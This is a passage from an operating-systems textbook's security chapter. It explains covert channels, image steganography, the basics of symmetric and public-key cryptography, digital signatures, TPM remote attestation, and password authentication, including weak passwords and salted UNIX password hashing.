


Figure 9-12. (a) The client, server, and collaborator processes. (b) The encapsulated server can still leak to the collaborator via covert channels.

a 1 bit, it computes as hard as it can for a fixed interval of time. To send a 0 bit, it goes to sleep for the same length of time.

The collaborator can try to detect the bit stream by carefully monitoring its response time. In general, it will get better response when the server is sending a 0 than when the server is sending a 1. This communication channel is known as a **covert channel**, and is illustrated in Fig. 9-12(b).

Of course, the covert channel is a noisy channel, containing a lot of extraneous information, but information can be reliably sent over a noisy channel by using an error-correcting code (e.g., a Hamming code, or even something more sophisticated). The use of an error-correcting code reduces the already low bandwidth of the covert channel even more, but it still may be enough to leak substantial information. It is fairly obvious that no protection model based on a matrix of objects and domains is going to prevent this kind of leakage.

Modulating the CPU usage is not the only covert channel. The paging rate can also be modulated (many page faults for a 1, no page faults for a 0). In fact, almost any way of degrading system performance in a clocked way is a candidate. If the system provides a way of locking files, then the server can lock some file to indicate a 1, and unlock it to indicate a 0. On some systems, it may be possible for a process to detect the status of a lock even on a file that it cannot access. This covert channel is illustrated in Fig. 9-13, with the file locked or unlocked for some fixed time interval known to both the server and collaborator. In this example, the secret bit stream 11010100 is being transmitted.

Locking and unlocking a prearranged file, *S*, is not an especially noisy channel, but it does require fairly accurate timing unless the bit rate is very low. The reliability and performance can be increased even more using an acknowledgement protocol. This protocol uses two more files, *F1* and *F2*, locked by the server and collaborator, respectively, to keep the two processes synchronized. After the server locks or unlocks *S*, it flips the lock status of *F1* to indicate that a bit has been sent. As soon as the collaborator has read out the bit, it flips *F2*'s lock status to tell the server it is ready for another bit and waits until *F1* is flipped again to indicate that




Figure 9-13. A covert channel using file locking.

another bit is present in *S*. Since timing is no longer involved, this protocol is fully reliable, even in a busy system, and can proceed as fast as the two processes can get scheduled. To get higher bandwidth, why not use two files per bit time, or make it a byte-wide channel with eight signaling files, *S0* through *S7*?

Acquiring and releasing dedicated resources (tape drives, plotters, etc.) can also be used for signaling. The server acquires the resource to send a 1 and releases it to send a 0. In UNIX, the server could create a file to indicate a 1 and remove it to indicate a 0; the collaborator could use the access system call to see if the file exists. This call works even though the collaborator has no permission to use the file. Unfortunately, many other covert channels exist.


Lampson also mentioned a way of leaking information to the (human) owner of the server process. Presumably the server process will be entitled to tell its owner how much work it did on behalf of the client, so the client can be billed. If the actual computing bill is, say, $100 and the client's income is $53,000, the server could report the bill as $100.53 to its owner.

Just finding all the covert channels, let alone blocking them, is nearly hopeless. In practice, there is little that can be done. Introducing a process that causes page faults at random or otherwise spends its time degrading system performance in order to reduce the bandwidth of the covert channels is not an attractive idea.

Steganography

A slightly different kind of covert channel can be used to pass secret information between processes, even though a human or automated censor gets to inspect all messages between the processes and veto the suspicious ones. For example, consider a company that manually checks all outgoing email sent by company employees to make sure they are not leaking secrets to accomplices or competitors outside the company. Is there a way for an employee to smuggle substantial volumes of confidential information right out under the censor's nose? It turns out there is and it is not all that hard to do.

As a case in point, consider Fig. 9-14(a). This photograph, taken by the author in Kenya, contains three zebras contemplating an acacia tree. Fig. 9-14(b) appears to be the same three zebras and acacia tree, but it has an extra added attraction. It contains the complete, unabridged text of five of Shakespeare's plays embedded in it: *Hamlet*, *King Lear*, *Macbeth*, *The Merchant of Venice*, and *Julius Caesar*. Together, these plays total over 700 KB of text.



(a) (b)

Figure 9-14. (a) Three zebras and a tree. (b) Three zebras, a tree, and the complete text of five plays by William Shakespeare.

How does this covert channel work? The original color image is 1024×768 pixels. Each pixel consists of three 8-bit numbers, one each for the red, green, and blue intensity of that pixel. The pixel's color is formed by the linear superposition of the three colors. The encoding method uses the low-order bit of each RGB color value as a covert channel. Thus each pixel has room for 3 bits of secret information, one in the red value, one in the green value, and one in the blue value. With an image of this size, up to $1024 \times 768 \times 3$ bits (294,912 bytes) of secret information can be stored in it.

The full text of the five plays and a short notice adds up to 734,891 bytes. This was first compressed to about 274 KB using a standard compression algorithm. The compressed output was then encrypted and inserted into the low-order bits of each color value. As can be seen (or actually, cannot be seen), the existence of the information is completely invisible. It is equally invisible in the large, full-color version of the photo. The eye cannot easily distinguish 7-bit color from 8-bit color. Once the image file has gotten past the censor, the receiver just strips off all the low-order bits, applies the decryption and decompression algorithms, and recovers the original 734,891 bytes. Hiding the existence of information like this is called **steganography** (from the Greek words for "covered writing"). Steganography is not popular in dictatorships that try to restrict communication among their citizens, but it is popular with people who believe strongly in free speech.

Viewing the two images in black and white with low resolution does not do justice to how powerful the technique is. To get a better feel for how steganography works, one of the authors (AST) has prepared a demonstration for Windows systems, including the full-color image of Fig. 9-14(b) with the five plays embedded in it. The demonstration can be found at the URL *www.cs.vu.nl/~ast/* . Click on the covered writing link there under the heading STEGANOGRAPHY DEMO. Then follow the instructions on that page to download the image and the steganography tools needed to extract the plays. It is hard to believe this, but give it a try: seeing is believing.

Another use of steganography is to insert hidden watermarks into images used on Web pages to detect their theft and reuse on other Web pages. If your Web page contains an image with the secret message "Copyright 2014, General Images Corporation" you might have a tough time convincing a judge that you produced the image yourself. Music, movies, and other kinds of material can also be watermarked in this way.

Of course, the fact that watermarks are used like this encourages some people to look for ways to remove them. A scheme that stores information in the low-order bits of each pixel can be defeated by rotating the image 1 degree clockwise, then converting it to a lossy system such as JPEG, then rotating it back by 1 degree. Finally, the image can be reconverted to the original encoding system (e.g., gif, bmp, tif). The lossy JPEG conversion will mess up the low-order bits and the rotations involve massive floating-point calculations, which introduce roundoff errors, also adding noise to the low-order bits. The people putting in the watermarks know this (or should know this), so they put in their copyright information redundantly and use schemes besides just using the low-order bits of the pixels. In turn, this stimulates the attackers to look for better removal techniques. And so it goes.

Steganography can be used to leak information in a covert way, but it is more common that we want to do the opposite: hide the information from the prying eys of attackers, without necessarily hiding the fact that we are hiding it. Like Julius Caesar, we want to ensure that even if our messages or files fall in the wrong hands, the attacker will not be able to detect the secret information. This is the domain of cryptography and the topic of the next section.

9.5 BASICS OF CRYPTOGRAPHY

Cryptography plays an important role in security. Many people are familiar with newspaper cryptograms, which are little puzzles in which each letter has been systematically replaced by a different one. These have as much to do with modern cryptography as hot dogs have to do with haute cuisine. In this section we will give a bird's-eye view of cryptography in the computer era. As mentioned earlier, operating systems use cryptography in many places. For instance, some file systems can encrypt all the data on disk, protocols like IPSec may encrypt and/or sign all

network packets, and most operating systems scramble passwords to prevent attackers from recovering them. Moreover, in Sec. 9.6, we will discuss the role of encryption in another important aspect of security: authentication.

We will look at the basic primitives used by these systems. However, a serious discussion of cryptography is beyond the scope of this book. Many excellent books on computer security discuss the topic at length. The interested reader is referred to these (e.g., Kaufman et al., 2002; and Gollman, 2011). Below we will give a very quick discussion of cryptography for readers not familiar with it at all.

The purpose of cryptography is to take a message or file, called the **plaintext**, and encrypt it into **ciphertext** in such a way that only authorized people know how to convert it back to plaintext. For all others, the ciphertext is just an incomprehensible pile of bits. Strange as it may sound to beginners in the area, the encryption and decryption algorithms (functions) should *always* be public. Trying to keep them secret almost never works and gives the people trying to keep the secrets a false sense of security. In the trade, this tactic is called **security by obscurity** and is employed only by security amateurs. Oddly enough, the category of amateurs also includes many huge multinational corporations that really should know better.

Instead, the secrecy depends on parameters to the algorithms called **keys**. If P is the plaintext file, K_E is the encryption key, C is the ciphertext, and E is the encryption algorithm (i.e., function), then $C = E(P, K_E)$. This is the definition of encryption. It says that the ciphertext is obtained by using the (known) encryption algorithm, E, with the plaintext, P, and the (secret) encryption key, K_E, as parameters. The idea that the algorithms should all be public and the secrecy should reside exclusively in the keys is called **Kerckhoffs' principle**, formulated by the 19th century Dutch cryptographer Auguste Kerckoffs. All serious cryptographers subscribe to this idea.

Similarly, $P = D(C, K_D)$ where D is the decryption algorithm and K_D is the decryption key. This says that to get the plaintext, P, back from the ciphertext, C, and the decryption key, K_D, one runs the algorithm D with C and K_D as parameters. The relation between the various pieces is shown in Fig. 9-15.

9.5.1 Secret-Key Cryptography

To make this clearer, consider an encryption algorithm in which each letter is replaced by a different letter, for example, all *A*s are replaced by *Q*s, all *B*s are replaced by *W*s, all *C*s are replaced by *E*s, and so on like this:

plaintext:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
ciphertext:	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

This general system is called a **monoalphabetic substitution**, with the key being the 26-letter string corresponding to the full alphabet. The encryption key in this example is *QWERTYUIOPASDFGHJKLZXCVBNM*. For the key given above, the




Figure 9-15. Relationship between the plaintext and the ciphertext.

plaintext *ATTACK* would be transformed into the ciphertext *QZZQEA*. The decryption key tells how to get back from the ciphertext to the plaintext. In this example, the decryption key is *KXVMCNOPHQRSZYIJADLEGWBUFT* because an *A* in the ciphertext is a *K* in the plaintext, a *B* in the ciphertext is an *X* in the plaintext, etc.

At first glance this might appear to be a safe system because although the cryptanalyst knows the general system (letter-for-letter substitution), he does not know which of the 26! $\approx 4 \times 10^{26}$ possible keys is in use. Nevertheless, given a surprisingly small amount of ciphertext, the cipher can be broken easily. The basic attack takes advantage of the statistical properties of natural languages. In English, for example, *e* is the most common letter, followed by *t*, *o*, *a*, *n*, *i*, etc. The most common two-letter combinations, called **digrams**, are *th*, *in*, *er*, *re*, and so on. Using this kind of information, breaking the cipher is easy.

Many cryptographic systems, like this one, have the property that given the encryption key it is easy to find the decryption key. Such systems are called **secret-key cryptography** or **symmetric-key cryptography**. Although monoalphabetic substitution ciphers are completely worthless, other symmetric key algorithms are known and are relatively secure if the keys are long enough. For serious security, minimally 256-bit keys should be used, giving a search space of $2^{256} \approx 1.2 \times 10^{77}$ keys. Shorter keys may thwart amateurs, but not major governments.

9.5.2 Public-Key Cryptography

Secret-key systems are efficient because the amount of computation required to encrypt or decrypt a message is manageable, but they have a big drawback: the sender and receiver must both be in possession of the shared secret key. They may even have to get together physically for one to give it to the other. To get around this problem, **public-key cryptography** is used (Diffie and Hellman, 1976). This

system has the property that distinct keys are used for encryption and decryption and that given a well-chosen encryption key, it is virtually impossible to discover the corresponding decryption key. Under these circumstances, the encryption key can be made public and only the private decryption key kept secret.

Just to give a feel for public-key cryptography, consider the following two questions:

Question 1: How much is $314159265358979 \times 314159265358979$?
Question 2: What is the square root of 3912571506419387090594828508241?

Most sixth graders, if given a pencil, paper, and the promise of a really big ice cream sundae for the correct answer, could answer question 1 in an hour or two. Most adults given a pencil, paper, and the promise of a lifetime 50% tax cut could not solve question 2 at all without using a calculator, computer, or other external help. Although squaring and square rooting are inverse operations, they differ enormously in their computational complexity. This kind of asymmetry forms the basis of public-key cryptography. Encryption makes use of the easy operation but decryption without the key requires you to perform the hard operation.

A public-key system called **RSA** exploits the fact that multiplying really big numbers is much easier for a computer to do than factoring really big numbers, especially when all arithmetic is done using modulo arithmetic and all the numbers involved have hundreds of digits (Rivest et al., 1978). This system is widely used in the cryptographic world. Systems based on discrete logarithms are also used (El Gamal, 1985). The main problem with public-key cryptography is that it is a thousand times slower than symmetric cryptography.

The way public-key cryptography works is that everyone picks a (public key, private key) pair and publishes the public key. The public key is the encryption key; the private key is the decryption key. Usually, the key generation is automated, possibly with a user-selected password fed into the algorithm as a seed. To send a secret message to a user, a correspondent encrypts the message with the receiver's public key. Since only the receiver has the private key, only the receiver can decrypt the message.

9.5.3 One-Way Functions

In various situations that we will see later it is desirable to have some function, f, which has the property that given f and its parameter x, computing $y = f(x)$ is easy to do, but given only $f(x)$, finding x is computationally infeasible. Such a function typically mangles the bits in complex ways. It might start out by initializing y to x. Then it could have a loop that iterates as many times as there are 1 bits in x, with each iteration permuting the bits of y in an iteration-dependent way, adding in a different constant on each iteration, and generally mixing the bits up very thoroughly. Such a function is called a **cryptographic hash function**.

9.5.4 Digital Signatures

Frequently it is necessary to sign a document digitally. For example, suppose a bank customer instructs the bank to buy some stock for him by sending the bank an email message. An hour after the order has been sent and executed, the stock crashes. The customer now denies ever having sent the email. The bank can produce the email, of course, but the customer can claim the bank forged it in order to get a commission. How does a judge know who is telling the truth?

Digital signatures make it possible to sign emails and other digital documents in such a way that they cannot be repudiated by the sender later. One common way is to first run the document through a one-way cryptographic hashing algorithm that is very hard to invert. The hashing function typically produces a fixed-length result independent of the original document size. The most popular hashing functions used is **SHA-1** (**Secure Hash Algorithm**), which produces a 20-byte result (NIST, 1995). Newer versions of SHA-1 are **SHA-256** and **SHA-512**, which produce 32-byte and 64-byte results, respectively, but they are less widely used to date.

The next step assumes the use of public-key cryptography as described above. The document owner then applies his private key to the hash to get $D(hash)$. This value, called the **signature block**, is appended to the document and sent to the receiver, as shown in Fig. 9-16. The application of D to the hash is sometimes referred to as decrypting the hash, but it is not really a decryption because the hash has not been encrypted. It is just a mathematical transformation on the hash.




Figure 9-16. (a) Computing a signature block. (b) What the receiver gets.

When the document and hash arrive, the receiver first computes the hash of the document using SHA-1 or whatever cryptographic hash function has been agreed upon in advance. The receiver then applies the sender's public key to the signature block to get $E(D(hash))$. In effect, it "encrypts" the decrypted hash, canceling it out and getting the hash back. If the computed hash does not match the hash from the signature block, the document, the signature block, or both have been tampered with (or changed by accident). The value of this scheme is that it applies (slow)

public-key cryptography only to a relatively small piece of data, the hash. Note carefully that this method works only if for all x

$$E\ (D\ (x)) = x$$

It is not guaranteed a priori that all encryption functions will have this property since all that we originally asked for was that

$$D\ (E\ (x)) = x$$

that is, E is the encryption function and D is the decryption function. To get the signature property in addition, the order of application must not matter, that is, D and E must be commutative functions. Fortunately, the RSA algorithm has this property.

To use this signature scheme, the receiver must know the sender's public key. Some users publish their public key on their Web page. Others do not because they may be afraid of an intruder breaking in and secretly altering their key. For them, an alternative mechanism is needed to distribute public keys. One common method is for message senders to attach a **certificate** to the message, which contains the user's name and public key and is digitally signed by a trusted third party. Once the user has acquired the public key of the trusted third party, he can accept certificates from all senders who use this trusted third party to generate their certificates.

A trusted third party that signs certificates is called a **CA** (**Certification Authority**). However, for a user to verify a certificate signed by a CA, the user needs the CA's public key. Where does that come from and how does the user know it is the real one? To do this in a general way requires a whole scheme for managing public keys, called a **PKI** (**Public Key Infrastructure**). For Web browsers, the problem is solved in an ad hoc way: all browsers come preloaded with the public keys of about 40 popular CAs.

Above we have described how public-key cryptography can be used for digital signatures. It is worth mentioning that schemes that do not involve public-key cryptography also exist.

9.5.5 Trusted Platform Modules

All cryptography requires keys. If the keys are compromised, all the security based on them is also compromised. Storing the keys securely is thus essential. How does one store keys securely on a system that is not secure?

One proposal that the industry has come up with is a chip called the **TPM** (**Trusted Platform Module**), which is a cryptoprocessor with some nonvolatile storage inside it for keys. The TPM can perform cryptographic operations such as encrypting blocks of plaintext or decrypting blocks of ciphertext in main memory. It can also verify digital signatures. When all these operations are done in specialized hardware, they become much faster and are likely to be used more widely.

Many computers already have TPM chips and many more are likely to have them in the future.

TPM is extremely controversial because different parties have different ideas about who will control the TPM and what it will protect from whom. Microsoft has been a big advocate of this concept and has developed a series of technologies to use it, including Palladium, NGSCB, and BitLocker. In its view, the operating system controls the TPM and uses it for instance to encrypt the hard drive. However, it also wants to use the TPM to prevent unauthorized software from being run. "Unauthorized software" might be pirated (i.e., illegally copied) software or just software the operating system does not authorize. If the TPM is involved in the booting process, it might start only operating systems signed by a secret key placed inside the TPM by the manufacturer and disclosed only to selected operating system vendors (e.g., Microsoft). Thus the TPM could be used to limit users' choices of software to those approved by the computer manufacturer.

The music and movie industries are also very keen on TPM as it could be used to prevent piracy of their content. It could also open up new business models, such as renting songs or movies for a specific period of time by refusing to decrypt them after the expiration date.

One interesting use for TPMs is known as remote attestation. **Remote attestation** allows an external party to verify that the computer with the TPM runs the software it should be running, and not something that cannot be trusted. The idea is that the attesting party uses the TPM to create "measurements" that consist of hashes of the configuration. For instance, let us assume that the external party trusts nothing on our machine, except the BIOS. If the (external) challenging party were able to verify that we ran a trusted bootloader and not some rogue piece of software, this would be a start. If we could additionally prove that we ran a legitimate kernel on this trustworthy bootloader, even better. And if we could finally show that on this kernel we ran the right version of a legitimate application, the challenging party might be satisfied with respect to our trustworthiness.

Let us first consider what happens on our machine, from the moment it boots. When the (trusted) BIOS starts, it first initializes the TPM and uses it to create a hash of the code in memory after loading the bootloader. The TPM writes the result in a special register, known as a **PCR** (**Platform Configuration Register**). PCRs are special because they cannot be overwritten directly—but only "extended." To extend the PCR, the TPM takes a hash of the combination of the input value and the previous value in the PCR, and stores that in the PCR. Thus, if our bootloader is benign, it will take a measurement (create a hash) for the loaded kernel and extend the PCR that previously contained the measurement for the bootloader itself. Intuitively, we may consider the resulting cryptographic hash in the PCR as a hash chain, which binds the kernel to the bootloader. Now the kernel in turn creates takes a measurement of the application and extends the PCR with that.

Now let us consider what happens when an external party wants to verify that we run the right (trustworthy) software stack and not some arbitrary other code.

First, the challenging party creates an unpredictable value of, for example, 160 bits. This value, known as a **nonce**, is simply a unique identifier for this verification request. It serves to prevent an attacker from recording the response to one remote attestation request, changing the configuration on the attesting party and then simply replaying the previous response for all subsequent attestation requests. By incorporating a nonce in the protocol, such replays are not possible. When the attesting side receives the attestation request (with the nonce), it uses the TPM to create a signature (with its unique and unforgeable key) for the concatenation of the nonce and the value of the PCR. It then sends back this signature, the nonce, the value of the PCR, and hashes for the bootloader, the kernel, and the application. The challenging party first checks the signature and the nonce. Next, it looks up the three hashes in its database of trusted bootloaders, kernels, and applications. If they are not there, the attestation fails. Otherwise, the challenging party re-creates the combined hash of all three components and compares it to the value of the PCR received from the attesting side. If the values match, the challenging side is sure that the attesting side was started with exactly those three components. The signed result prevents attackers from forging the result, and since we know that the trusted bootloader performs the appropriate measurement of the kernel and the kernel in turn measures the application, no other code configuration could have produced the same hash chain.

TPM has a variety of other uses that we do not have space to get into. Interestingly enough, the one thing TPM does not do is make computers more secure against external attacks. What it really focuses on is using cryptography to prevent users from doing anything not approved directly or indirectly by whoever controls the TPM. If you would like to learn more about this subject, the article on Trusted Computing in the Wikipedia is a good place to start.

9.6 AUTHENTICATION

Every *secured* computer system must require all users to be authenticated at login time. After all, if the operating system cannot be sure who the user is, it cannot know which files and other resources he can access. While authentication may sound like a trivial topic, it is a bit more complicated than you might expect. Read on.

User authentication is one of those things we meant by "ontogeny recapitulates phylogeny" in Sec. 1.5.7. Early mainframes, such as the ENIAC, did not have an operating system, let alone a login procedure. Later mainframe batch and timesharing systems generally did have a login procedure for authenticating jobs and users.

Early minicomputers (e.g., PDP-1 and PDP-8) did not have a login procedure, but with the spread of UNIX on the PDP-11 minicomputer, logging in was again needed. Early personal computers (e.g., Apple II and the original IBM PC) did not

have a login procedure, but more sophisticated personal computer operating systems, such as Linux and Windows 8, do (although foolish users can disable it). Machines on corporate LANs almost always have a login procedure configured so that users cannot bypass it. Finally, many people nowadays (indirectly) log into remote computers to do Internet banking, engage in e-shopping, download music, and other commercial activities. All of these things require authenticated login, so user authentication is once again an important topic.

Having determined that authentication is often important, the next step is to find a good way to achieve it. Most methods of authenticating users when they attempt to log in are based on one of three general principles, namely identifying

1. Something the user knows.
2. Something the user has.
3. Something the user is.

Sometimes two of these are required for additional security. These principles lead to different authentication schemes with different complexities and security properties. In the following sections we will examine each of these in turn.

The most widely used form of authentication is to require the user to type a login name and a password. Password protection is easy to understand and easy to implement. The simplest implementation just keeps a central list of (login-name, password) pairs. The login name typed in is looked up in the list and the typed password is compared to the stored password. If they match, the login is allowed; if they do not match, the login is rejected.

It goes almost without saying that while a password is being typed in, the computer should not display the typed characters, to keep them from prying eyes near the monitor. With Windows, as each character is typed, an asterisk is displayed. With UNIX, nothing at all is displayed while the password is being typed. These schemes have different properties. The Windows scheme may make it easy for absent-minded users to see how many characters they have typed so far, but it also discloses the password length to "eavesdroppers" (for some reason, English has a word for auditory snoopers but not for visual snoopers, other than perhaps Peeping Tom, which does not seem right in this context). From a security perspective, silence is golden.

Another area in which not quite getting it right has serious security implications is illustrated in Fig. 9-17. In Fig. 9-17(a), a successful login is shown, with system output in uppercase and user input in lowercase. In Fig. 9-17(b), a failed attempt by a cracker to log into System *A* is shown. In Fig. 9-17(c) a failed attempt by a cracker to log into System *B* is shown.

In Fig. 9-17(b), the system complains as soon as it sees an invalid login name. This is a mistake, as it allows the cracker to keep trying login names until she finds a valid one. In Fig. 9-17(c), the cracker is always asked for a password and gets no

(a)	(b)	(c)
LOGIN: mitch PASSWORD: FooBar!-7 SUCCESSFUL LOGIN	LOGIN: carol INVALID LOGIN NAME LOGIN:	LOGIN: carol PASSWORD: Idunno INVALID LOGIN LOGIN:

Figure 9-17. (a) A successful login. (b) Login rejected after name is entered. (c) Login rejected after name and password are typed.

feedback about whether the login name itself is valid. All she learns is that the login name plus password combination tried is wrong.

As an aside on login procedures, most notebook computers are configured to require a login name and password to protect their contents in the event they are lost are stolen. While better than nothing, it is not much better than nothing. Anyone who gets hold of the notebook can turn it on and immediately go into the BIOS setup program by hitting DEL or F8 or some other BIOS-specific key (usually displayed on the screen) before the operating system is started. Once there, he can change the boot sequence, telling it to boot from a USB stick before trying the hard disk. The finder then inserts a USB stick containing a complete operating system and boots from it. Once running, the hard disk can be mounted (in UNIX) or accessed as the *D:* drive (Windows). To prevent this situation, most BIOSes allow the user to password protect the BIOS setup program so that only the owner can change the boot sequence. If you have a notebook computer, stop reading now. Go put a password on your BIOS, then come back.

Weak Passwords

Often, crackers break in simply by connecting to the target computer (e.g., over the Internet) and trying many (login name, password) combinations until they find one that works. Many people use their name in one form or another as their login name. For Someone named "Ellen Ann Smith," ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith, and eas are all reasonable candidates. Armed with one of those books entitled *4096 Names for Your New Baby*, plus a telephone book full of last names, a cracker can easily compile a computerized list of potential login names appropriate to the country being attacked (ellen_smith might work fine in the United States or England, but probably not in Japan).

Of course, guessing the login name is not enough. The password has to be guessed, too. How hard is that? Easier than you think. The classic work on password security was done by Morris and Thompson (1979) on UNIX systems. They compiled a list of likely passwords: first and last names, street names, city names, words from a moderate-sized dictionary (also words spelled backward), license plate numbers, etc. They then compared their list to the system password file to see if there were any matches. Over 86% of all passwords turned up in their list.

Lest anyone think that better-quality users pick better-quality passwords, rest assured that they do not. When in 2012, 6.4 million LinkedIn (hashed) passwords leaked to the Web after a hack, many people had fun analyzing the results. The most popular password was "password". The second most popular was "123456" ("1234", "12345", and "12345678" were also in the top 10). Not exactly uncrackable. In fact, crackers can compile a list of potential login names and a list of potential passwords without much work and run a program to try them on as many computers as they can.

This is similar to what researchers at IOActive did in March 2013. They scanned a long list of home routers and set-top boxes to see if they were vulnerable to the simplest possible attack. Rather than trying out many login names and passwords, as we suggested, they tried only the well-known default login and password installed by the manufacturers. Users are supposed to change these values immediately, but it appears that many do not. The researchers found that hundreds of thousands of such devices are potentially vulnerable. Perhaps even more worrying, the Stuxnet attack on an Iranian nuclear facility made use of the fact that the Siemens computers controlling the centrifuges used a default password—one that had been circulating on the Internet for years.

The growth of the Web has made the problem much worse. Instead of having only one password, many people now have dozens or even hundreds. Since remembering them all is too hard, they tend to choose simple, weak passwords and reuse them on many Websites (Florencio and Herley, 2007; and Taiabul Haque et al.,, 2013).

Does it really matter if passwords are easy to guess? Yes, absolutely. In 1998, the *San Jose Mercury News* reported that a Berkeley resident, Peter Shipley, had set up several unused computers as **war dialers**, which dialed all 10,000 telephone numbers belonging to an exchange [e.g., (415) 770-xxxx], usually in random order to thwart telephone companies that frown upon such usage and try to detect it. After making 2.6 million calls, he located 20,000 computers in the Bay Area, 200 of which had no security at all.

The Internet has been a godsend to crackers. It takes all the drudgery out of their work. No more phone numbers to dial (and no more dial tones to wait for). "War dialing" now works like this. A cracker may write a script ping (send a network packet) to a set of IP addresses. If it receives any response at all, the script subsequently tries to set up a TCP connection to all the possible services that may be be running on the machine. As mentioned earlier, this mapping out of what is running on which computer is known as portscanning and instead of writing a script from scratch, the attacker may just as well use specialized tools like `nmap` that provide a wide range of advanced portscanning techniques. Now that the attacker knows which servers are running on which machine, the next step is to launch the attack. For instance, if the attacker wanted to probe the password protection, he would connect to those services that use this method of authentication, like the `telnet` server, or even the Web server. We have already seen that default and

otherwise weak password enable attackers to harvest a large number of accounts, sometimes with full administrator rights.

UNIX Password Security

Some (older) operating systems keep the password file on the disk in unencrypted form, but protected by the usual system protection mechanisms. Having all the passwords in a disk file in unencrypted form is just looking for trouble because all too often many people have access to it. These may include system administrators, machine operators, maintenance personnel, programmers, management, and maybe even some secretaries.

A better solution, used in UNIX systems, works like this. The login program asks the user to type his name and password. The password is immediately "encrypted" by using it as a key to encrypt a fixed block of data. Effectively, a one-way function is being run, with the password as input and a function of the password as output. This process is not really encryption, but it is easier to speak of it as encryption. The login program then reads the password file, which is just a series of ASCII lines, one per user, until it finds the line containing the user's login name. If the (encrypted) password contained in this line matches the encrypted password just computed, the login is permitted, otherwise it is refused. The advantage of this scheme is that no one, not even the superuser, can look up any users' passwords because they are not stored in unencrypted form anywhere in the system. For illustration purposes, we assume for now that the encrypted password is stored in the password file itself. Later, we will see, this is no longer the case for modern variants of UNIX.

If the attacker manages to get hold of the encrypted password, the scheme can be attacked, as follows. A cracker first builds a dictionary of likely passwords the way Morris and Thompson did. At leisure, these are encrypted using the known algorithm. It does not matter how long this process takes because it is done in advance of the break-in. Now armed with a list of (password, encrypted password) pairs, the cracker strikes. He reads the (publicly accessible) password file and strips out all the encrypted passwords. These are compared to the encrypted passwords in his list. For every hit, the login name and unencrypted password are now known. A simple shell script can automate this process so it can be carried out in a fraction of a second. A typical run of the script will yield dozens of passwords.

After recognizing the possibility of this attack, Morris and Thompson described a technique that renders the attack almost useless. Their idea is to associate an *n*-bit random number, called the **salt**, with each password. The random number is changed whenever the password is changed. The random number is stored in the password file in unencrypted form, so that everyone can read it. Instead of just storing the encrypted password in the password file, the password and the random number are first concatenated and then encrypted together. This encrypted result is then stored in the password file, as shown in Fig. 9-18 for a password file with five

